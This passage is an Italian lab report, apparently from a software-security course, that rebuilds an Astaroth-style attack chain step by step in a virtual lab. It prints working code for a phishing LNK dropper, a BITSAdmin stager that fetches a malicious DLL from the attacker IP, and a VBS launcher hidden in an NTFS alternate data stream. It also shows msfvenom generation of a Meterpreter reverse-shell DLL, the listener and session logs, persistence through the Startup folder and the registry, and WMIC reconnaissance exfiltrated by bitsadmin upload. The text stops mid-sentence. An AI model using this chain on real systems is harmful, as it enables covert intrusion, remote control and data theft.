


Figure 147: Roadmap

Step 0: Download starter code

Come passo preliminare dobbiamo scaricare i seguenti script sulla macchina attaccante :



Figure 148: Step 0

successivamente sostituire :

- **”comando-bitsadmin”**,
- **”percorso-vbs”**,
- **”comando-export”**

in questi script, adattandoli ai **nostri percorsi** e all'**indirizzo IP** della macchina **attaccante**.

Nel nostro caso abbiamo apportato le seguenti modifiche:

- **In stager.cmd:**

```
set PATH_LAUNCHER_ADS=C:\Users\Public\Libraries\raw\desktop.ini:launcher.vbs
rem Download the DLL payload from the server using BitsAdmin.
rem Save the DLL file in C:\Users\Public\Libraries, with any name among "mozcrt19.dll", "mozsqliite3.dll", or "sqlite3.dll"
start /b bitsadmin /transfer mydll /priority FOREGROUND http://172.29.24.109/payload.dll C:\Users\Public\Libraries\raw\mozsqliite3.dll

rem Call "C:\Program Files (x86)\Internet Explorer\Exlexport.exe" from this script.
rem As first parameter, use the path "C:\Users\Public\Libraries".
rem As second and third parameters, use two random strings (such as "bla bla").
echo Dim objShell > %PATH_LAUNCHER_ADS%
echo Set objShell = WScript.CreateObject("WScript.Shell") >> %PATH_LAUNCHER_ADS%
echo Set oExec = objShell.Exec("C:\Program Files (x86)\Internet Explorer\Exlexport.exe C:\Users\Public\Libraries\raw bla bla") >> %PATH_LAUNCHER_ADS%
echo Set objShell = Nothing >> %PATH_LAUNCHER_ADS%
```

Figure 149: Stager

- **In create_dropper_Ink.vbs:**

```
1 oLink.Arguments = "/c bitsadmin /transfer mystager /priority
2 FOREGROUND ^
3 http://172.29.24.109/stager.cmd C:\Users\Public\Libraries\raw\
4 stager.cmd ^
& call C:\Users\Public\Libraries\raw\stager.cmd ^
& del C:\Users\Public\Libraries\raw\stager.cmd"
```

NB: Il resto delle modifiche per gli altri script sono riportati a seguire in base all'attività richiesta.

Step 1: Dropper




Figure 150: Creazione Dropper


Il **dropper** è stato creato utilizzando lo script **BAT** presente sulla **macchina virtuale Windows**, opportunamente modificato con il corretto **indirizzo IP** della **macchina attaccante**.

Come **macchina attaccante** è stata utilizzata la **macchina host**, con l'ambiente virtualizzato **WSL** e sistema **Ubuntu**. È stato possibile recuperare l'**indirizzo IP** tramite il comando: **ifconfig**.

```
stefanoriviello@DESKTOP-I634L8V:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 172.29.24.109  netmask 255.255.240.0  broadcast 172.29.31.255
        inet6 fe80::215:5dff:fe6f:f181  prefixlen 64  scopeid 0x20<link>
          ether 00:15:5d:6f:f1:81  txqueuelen 1000  (Ethernet)
            RX packets 275  bytes 245557 (245.5 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 147  bytes 12569 (12.5 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figure 151: Indirizzo IP Attaccante

Che è stato quindi opportunamente **inserito** nello script **BAT** di creazione del **dropper**:



```

1  @echo off
2  setlocal enabledelayedexpansion
3
4  rem Create a dropper in LNK (shortcut) format that will download and execute the CMD
5
6  set SERVER=http://172.29.24.109/
7  set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
8
9  rem Create the target directory if it does not exist.
10 if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
11
12 set DROPPER_LNK=clickme.lnk
13 set STAGER_CMD=stager.cmd
14 set DROPPER_LNK_CREATE=dropper_lnk_create.vbs
15
16 set URL_STAGER_CMD=%SERVER%%STAGER_CMD%
17
18 set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%&DROPPER_LNK_CREATE%
19 set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%&DROPPER_LNK%
20 set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%&STAGER_CMD%
21

```

Figure 152: File.bat

Eseguendo tale **script** viene quindi generato il file **cliccabile di phishing** nella cartella:

C:\Users\Public\Libraries\raw\





Figure 153: ClickmeLnkFile

Step 2: Stager

Lo **stager** utilizza **BITSAdmin** per scaricare una **DLL** dannosa. **BITSAdmin** è uno strumento a riga di comando per Windows, utilizzato per il **download/upload** di file batch, ma nel tempo è stato **abusato** per il **trasferimento di file malevoli**. Anche nello **stager** va inserito l'opportuno **indirizzo IP** della **macchina attaccante**.



```

set PATH_LAUNCHER_ADS=C:\Users\Public\Libraries\raw\desktop.ini:launcher.vbs
rem Download the DLL payload from the server using BitsAdmin.
rem Save the DLL file in C:\Users\Public\Libraries, with any name among "mozcrt19.dll", "mozssqlite3.dll", or "sqlite3.dll"
start /b bitsadmin /transfer mydll /priority FOREGROUND http://172.29.24.109/payload.dll C:\Users\Public\Libraries\raw\mozssqlite3.dll

rem Call "C:\Program Files (x86)\Internet Explorer\Extempo.exe" from this script.
rem As first parameter, use the path "C:\Users\Public\Libraries".
rem As second and third parameters, use two random strings (such as "bla bla").
echo Dim objShell > %PATH_LAUNCHER_ADS%
echo Set objShell = WScript.CreateObject("WScript.Shell") >> %PATH_LAUNCHER_ADS%
echo Set oExec = objShell.Exec("C:\Program Files (x86)\Internet Explorer\Extempo.exe C:\Users\Public\Libraries\raw bla bla") >> %PATH_LAUNCHER_ADS%
echo Set objShell = Nothing >> %PATH_LAUNCHER_ADS%

```

Figure 154: Script Stager

Oltre a **scaricare** i file, lo **stager** si occupa anche di **nascondere** uno **script malevolo** negli **Alternative Data Streams (ADS)**. Nei file system NTFS, ogni file o **directory** ha attributi aggiuntivi chiamati **Alternative Data Streams (ADS)**. Gli ADS possono memorizzare **dati arbitrari**. Questi dati non sono **visibili** all'utente comune perché vengono salvati nella **Master File Table** e possono quindi essere **sfruttati** per **nascondere file**.




Figure 155: VBscriptHIDDEN

Questo **script nascosto**, salvato negli **ADS**, si occuperà di **avviare** una **DLL dannosa**, opportunamente **generata**, che avvierà una **reverse shell**. Di conseguenza, **prima di scaricare i file**, è necessario **generare il payload**.

Step 3: Generazione del Payload

Per **generare la DLL dannosa**, utilizziamo **msfvenom** dal framework **Metasploit**. Utilizzando quindi la nostra **macchina attaccante**, ci posizioniamo nella **cartella contenente i file** da far **scaricare** alla **macchina vittima** e vi aggiungiamo il nostro **payload dannoso**.

```

stefanorivieillo@DESKTOP-I634L8V:~/software-security/malware/astaroth$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Use the resource command to run commands from a file
  
```

Figure 156: Avvio Metasploit

Possiamo **generare il payload** grazie al comando indicato nelle slide:

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.29.24.109 LPORT=4444 -f dll -o payload.dll
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.29.24.109 LPORT=4444 -f dll -o payload.dll
11

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
```

Figure 157: Generazione Payload

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<ATTACKER_IP>
LPORT=4444 -f dll -o payload.dll
```

Dove:

- **-p windows/meterpreter/reverse_https**: indica a **msfvenom** di generare un **payload** per una **shell inversa**.
- **LHOST=;ATTACKER_IP;**: l'indirizzo IP della macchina attaccante a cui il payload si connetterà.
- **LPORT=4444**: la **porta di connessione**.
- **-f dll**: genera un **payload** nel formato **DLL**.
- **-o payload.dll**: scrive il payload in un file chiamato **payload.dll**.

Tale **payload** viene quindi aggiunto alla nostra **cartella di file** da far **scaricare alla vittima**, ed è stato opportunamente **settato** anch'esso per utilizzare l'**IP della macchina attaccante** sulla **porta 4444**. Questo perché lo **script** tenterà di aprire una **connessione** sull'**IP** e **porta** inseriti come parametri.

Gli ultimi step rimanenti sono quindi:

- **L'apertura del server** per permettere alla vittima di **scaricare i file**;
- **L'apertura di un ascolto** sulla **porta 4444** per accogliere la **connessione** proveniente dalla **DLL malevola**.

Step 4: Apertura del server

Per **aprire il server** viene utilizzato semplicemente un **modulo della libreria Python**, che consente di avviare un **server HTTP** sulla **porta 80**:

```
python3 -m http.server 80
```

```
stefanoriviello@DESKTOP-I634L8V:~/software-security/malware/astaroth$ sudo python3 -m http.server 80
[sudo] password for stefanoriviello:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 158: Apertura Server

Step 5: Apertura della connessione

Per l'**apertura della connessione**, viene utilizzato ancora una volta **Metasploit**, che ci permette di utilizzare l'interprete **Meterpreter**, utile ad avviare una vera e propria **sessione di Command and Control (C2)**. In pratica, alla **ricezione della connessione** dalla **macchina vittima**, Meterpreter ci permetterà di **eseguire comandi** direttamente su tale macchina.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.29.24.109
LHOST => 172.29.24.109
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.29.24.109:4444
```

Figure 159: Apertura Connessione

A questo punto è possibile procedere con la vera e propria **esecuzione dell'attacco**.

Step 6: Attacco

Come prima cosa, viene aperta la **connessione in ascolto** utilizzando **Metasploit**:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.29.24.109:4444
```

Figure 160: Apertura Connessione

Successivamente dal **computer della vittima**, premendo sul file `clickme.lnk`, si innesca l'**attacco**: dopo l'esecuzione, questo **binario** utilizza **BITSAdmin** per **recuperare** il file **batch stager**. Quest'ultimo raggiunge il nostro **server attaccante**, recupera il **payload DLL**, e lo memorizza in:

```
C:\Users\Public\Libraries\raw\
```

Successivamente, genera uno **script VBS** e lo copia in **desktop.ini**, **nascondendolo** a occhi indesiderati; lo esegue creando un **file di avvio** che lancia **ExtExport.exe** che punta alla directory in cui si trova la DLL .

```
stefanoriviello@DESKTOP-I634L8V:~/software-security/malware/astaroth$ sudo python3 -m http.server 80
[sudo] password for stefanoriviello:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.29.16.1 - - [15/May/2025 15:33:20] "GET /stager.cmd HTTP/1.1" 200 -
172.29.16.1 - - [15/May/2025 15:33:21] "GET /payload.dll HTTP/1.1" 200 -
172.29.16.1 - - [15/May/2025 15:37:05] "GET /stager.cmd HTTP/1.1" 200 -
172.29.16.1 - - [15/May/2025 15:37:05] "GET /payload.dll HTTP/1.1" 200 -
172.29.16.1 - - [15/May/2025 15:37:39] "GET /stager.cmd HTTP/1.1" 200 -
172.29.16.1 - - [15/May/2025 15:37:39] "GET /payload.dll HTTP/1.1" 200 -
```

Figure 161: Download tramite server




Figure 162: File scaricati su VM target

```
C:\Users\Public\libraries\raw>dir /R /a
Volume in drive C has no label.
Volume Serial Number is 12EF-D638

Directory of C:\Users\Public\Libraries\raw

05/15/2025  06:37 AM    <DIR>      .
05/15/2025  06:37 AM    <DIR>      ..
05/15/2025  02:12 AM            1,281 BIT22F5.tmp
05/15/2025  06:29 AM            1,313 clickme.lnk
05/15/2025  06:37 AM            0 desktop.ini
                                      219 desktop.ini:launcher.vbs:$DATA
05/15/2025  02:23 AM            9,216 mozcr19.dll
05/15/2025  02:23 AM            9,216 mozsqlite3.dll
05/15/2025  02:23 AM            9,216 sqlite3.dll
                           6 File(s)    30,242 bytes
                           2 Dir(s)  236,598,898,688 bytes free
```

Figure 163: File Hidden .vbs

Se l'operazione ha successo, il **payload viene eseguito** e una **sessione di Meterpreter** viene visualizzata nel **terminale della macchina attaccante**.

```
[*] Started reverse TCP handler on 172.29.24.109:4444
[*] Sending stage (177734 bytes) to 172.29.16.1
[*] Meterpreter session 1 opened (172.29.24.109:4444 -> 172.29.16.1:65129) at 2025-05-15 15:33:00 +0200

meterpreter > ls
listing: C:\Users\Public\Libraries\raw
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100666/rw-rw-rw- 1281  fil   2025-05-15 11:12:50 +0200  BIT22F5.tmp
100666/rw-rw-rw- 1313  fil   2025-05-15 15:29:42 +0200  clickme.lnk
100666/rw-rw-rw- 0     fil   2025-05-15 15:37:39 +0200  desktop.ini
100666/rw-rw-rw- 9216  fil   2025-05-15 11:23:40 +0200  mozcr19.dll
100666/rw-rw-rw- 9216  fil   2025-05-15 11:23:40 +0200  mozsqli3.dll
100666/rw-rw-rw- 9216  fil   2025-05-15 11:23:40 +0200  sqlite3.dll
```

Figure 164: Sessione Meterpreter

5.1.2 Mitre ATT&CK Mapping

TATTICA	TECNICA	PROCEDURA
Initial Access (Accesso Iniziale)	T1566 - Spearphishing Link	Astaroth è stato distribuito tramite allegati e-mail dannosi
Privilege Escalation (Escalation dei privilegi)	T1547 - Shortcut Modification	Il payload iniziale di Astaroth è un file .LNK dannoso
Command and Control (Comando e Controllo)	T1105 - Ingress Tool Transfer	Astaroth utilizza certutil e BITSAdmin per scaricare ulteriore malware
Defense Evasion (Evasione)	T1027 - Obfuscated Files Or Information	Astaroth nasconde la DLL dannosa negli Alternative Data Streams
Execution (Esecuzione)	T1059 - Command and Scripting Interpreter: Visual Basic	Astaroth utilizza allegati e-mail VBS dannosi per l'esecuzione
Defense Evasion (Evasione)	T1140 - Deobfuscate/Decode Files Or Information	Astaroth utilizza un metodo di deoffuscazione (fromCharCode()) per evitare di scrivere esplicitamente i comandi di esecuzione e per nasconderli nel codice

Execution (Esecuzione)	T1129 - Shared Modules	Astaroth utilizza la funzione LoadLibraryExW() per caricare moduli aggiuntivi
Exfiltration (Esfiltrazione)	T1041 - Exfiltration Over C2 Channel	Astaroth esfiltrata le informazioni raccolte dal suo file .log al server C2 esterno

5.2 Challenge Extra: Persistence

Per migliorare l'efficacia e la continuità dell'attacco Astaroth, è possibile aggiornare la fase post-exploitation introducendo tecniche di **persistenza**, in modo che il malware si **riattivi automaticamente** anche dopo il **riavvio del sistema**.

- Aggiornare l'attacco per utilizzare le tecniche di **persistenza**
 - **Chiavi di esecuzione** del Registro di sistema
 - **Cartella di avvio**
 - Non è **furtivo**, ma è comunque **affidabile ed efficiente!**
 - Il malware continuerà a **funzionare anche dopo il riavvio** della macchina vittima
- Aggiornare l'attacco per utilizzare **WMI**

5.2.1 Svolgimento Tecniche Persistenza

Per l'aggiunta della **persistenza**, vengono utilizzate due tecniche:

- L'aggiunta del **launcher nella cartella di startup**
- La scrittura di una **nuova entry nel registro di sistema**




Figure 165: Procedimento

Qualsiasi eseguibile presente nella **cartella di avvio** sarà eseguito **automaticamente al momento dell'accesso**.

Per realizzare questa funzionalità è necessario **copiare il launcher/bat all'interno della cartella**, e questo viene fatto **modificando lo stager con una nuova istruzione**:

```
rem Copy BAT script in the user's startup folder
copy %PATH_LAUNCHERBAT% "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\%LAUNCHER_LNKS%"
```

Figure 166: Copia in Startup

Invece, aggiungendo una **entry** in determinate posizioni del registro di Windows, un utente malintenzionato è in grado di **far eseguire del codice ogni volta che l'utente accede al sistema**.

Questa scrittura avviene invece con **un'altra istruzione**:

```
rem Add a registry key to the run keys in the user registry hive
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ /d %PATH_LAUNCHERBAT%
```

Figure 167: Scrittura nel Registro

Quindi, dopo aver opportunamente **modificato lo stager** e **rieseguendo i passi** come nell'attacco standard, possiamo notare che questa volta, oltre ad **aprire un collegamento con la nostra reverse shell**, avverranno due azioni aggiuntive:

- La **copia del launcher nella cartella di startup**
- L'**aggiunta della entry nel registro di sistema**




Figure 168: Copia in Startup




Figure 169: Entry nel Registro

5.2.2 Mitre Mapping - Persistence

TATTICA	TECNICA	PROCEDURA
Persistence (Persistenza)	T1547 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Astaroth crea degli elementi di avvio automatico per la persistenza.

5.3 ChallengeExtra-WMI

Le prime campagne del malware **Astaroth** hanno fatto ampio uso del **WMI (Windows Management Instrumentation)** per compiere diverse attività fondamentali all'interno della macchina compromessa. Di seguito vengono descritti i principali utilizzi:

- **Raccolta di informazioni di sistema:** Astaroth utilizza il comando `WMIC.exe` per interrogare il sistema operativo e raccogliere informazioni dettagliate sulla macchina vittima. Questi dati includono, ad esempio, la versione del sistema operativo, le specifiche hardware, e altri parametri ambientali rilevanti. Le informazioni vengono quindi **salvate in un file** locale per un successivo invio.

- **Enumerazione dei processi in esecuzione:** Tramite WMIC.exe, viene generato un elenco dei processi attivi nel sistema al momento dell'infezione. Anche questo elenco viene **salvato su file** per poter essere analizzato dall'attaccante.
- **Allestimento e esecuzione del codice dannoso:** WMI viene inoltre utilizzato per facilitare l'**esecuzione di codice malevolo** direttamente sulla macchina bersaglio. Ciò avviene sfruttando la capacità di WMI di lanciare script o comandi in modo nativo.

Per agevolare il trasferimento dei file, l'attaccante può predisporre un **server BITS (Background Intelligent Transfer Service)**. A tale scopo, può essere utilizzato uno strumento come il progetto open source disponibile su GitHub:

<https://github.com/sebastianosrt/Python3-SimpleBITSServer>

Una volta che i file contenenti le informazioni raccolte sono stati preparati, il malware impiega BITSAdmin.exe con l'opzione /UPLOAD per **caricare i dati sul server dell'aggressore**, sfruttando il protocollo BITS per bypassare alcuni controlli di rete e apparire come traffico legittimo.

5.3.1 Svolgimento

Come prima cosa, abbiamo creato la cartella **Upload** sul **server dell'aggressore**.

```
stefanoriviello@DESKTOP-I634L8V:~/software-security/malware/astaroth$ mkdir upload
stefanoriviello@DESKTOP-I634L8V:~/software-security/malware/astaroth$ ls
 README.md
 'create_dropper_lnk - Persistence.vbs'
 create_dropper_lnk.bat
 create_dropper_lnk.vbs
 payload.dll
 python3simpleBITSServer.py
 python3simpleBITSServer.py:Zone.Identifier
 solved
 stager.cmd
 stager_with_persistence.cmd
 stager_wmic.cmd
 stager_wmic_lab5.cmd:Zone.Identifier
 upload
```

Figure 170: Scrittura nel Registro

Successivamente, abbiamo modificato lo **stager** inserendo le seguenti righe di codice:

```

rem → 2) Raccolgo informazioni via WMI
wmic OS get Caption,Version,BuildNumber /value ^
> C:\Users\Public\Libraries\raw\osinfo.txt

wmic PROCESS get Name,ProcessId /format:csv ^
> C:\Users\Public\Libraries\raw\procinfo.txt

rem → 3) Esfiltrazione automatica dei file raccolti
bitsadmin /transfer sendOS /upload /priority FOREGROUND ^
http://172.29.24.109/upload/osinfo.txt ^
C:\Users\Public\Libraries\raw\osinfo.txt

bitsadmin /transfer sendProc /upload /priority FOREGROUND ^
http://172.29.24.109/upload/procinfo.txt ^
C:\Users\Public\Libraries\raw\procinfo.txt

```

Figure 171: StagerWMI

Questo script raccoglie informazioni dal sistema Windows e le invia automaticamente a un **server remoto**. Inizialmente, utilizza il comando `wmic` per ottenere dettagli sul **sistema operativo** (nome, versione e numero build) e sull'elenco dei **processi attivi** (nome e PID), salvando tutte queste informazioni in due file di testo all'interno della cartella `C:\Users\Public\Libraries\raw`. Successivamente, tramite il comando `bitsadmin`, lo script carica questi due file sul server remoto, raggiungibile all'indirizzo `http://172.29.24.109/upload`, sfruttando connessioni **HTTP** con **priorità in foreground**.

Abbiamo poi avviato la connessione con il **server BITS** utilizzando lo **script** del progetto **Open Source** indicato precedentemente.

```

stefanoriviello@DESKTOP-I634LBV:~/software-security/malware/astaroth$ sudo python3 ./python3simpleBITSServer.py
Starting BITS server on port 80...
172.29.16.1 - - [17/May/2025 11:12:14] "GET /stager_wmic.cmd HTTP/1.1" 200 -
172.29.16.1 - - [17/May/2025 11:12:15] "GET /payload.dll HTTP/1.1" 200 -
172.29.16.1 - - [17/May/2025 11:12:15] CREATE-SESSION RECEIVED
172.29.16.1 - - [17/May/2025 11:12:15] Creating BITS-Session-Id: -7102773100299805812
172.29.16.1 - - [17/May/2025 11:12:15] "BITS_POST /upload/osinfo.txt HTTP/1.1" 200 -
[+] Received 164 bytes for session -7102773100299805812
172.29.16.1 - - [17/May/2025 11:12:15] "BITS_POST /upload/osinfo.txt HTTP/1.1" 200 -
172.29.16.1 - - [17/May/2025 11:12:15] CLOSE-SESSION RECEIVED
172.29.16.1 - - [17/May/2025 11:12:15] "BITS_POST /upload/osinfo.txt HTTP/1.1" 200 -
172.29.16.1 - - [17/May/2025 11:12:16] CREATE-SESSION RECEIVED
172.29.16.1 - - [17/May/2025 11:12:16] Creating BITS-Session-Id: -8201846906489814846
172.29.16.1 - - [17/May/2025 11:12:16] "BITS_POST /upload/procinfo.txt HTTP/1.1" 200 -
[+] Received 7012 bytes for session -8201846906489814846
172.29.16.1 - - [17/May/2025 11:12:16] "BITS_POST /upload/procinfo.txt HTTP/1.1" 200 -
172.29.16.1 - - [17/May/2025 11:12:16] CLOSE-SESSION RECEIVED
172.29.16.1 - - [17/May/2025 11:12:16] "BITS_POST /upload/procinfo.txt HTTP/1.1" 200 -

```

Figure 172: Avvio Server

Per far sì che l'attacco abbia successo, la **macchina vittima** deve necessariamente cliccare sul file **Clickme**.

Infine, come risultato, abbiamo ottenuto le informazioni sul sistema e sui processi in

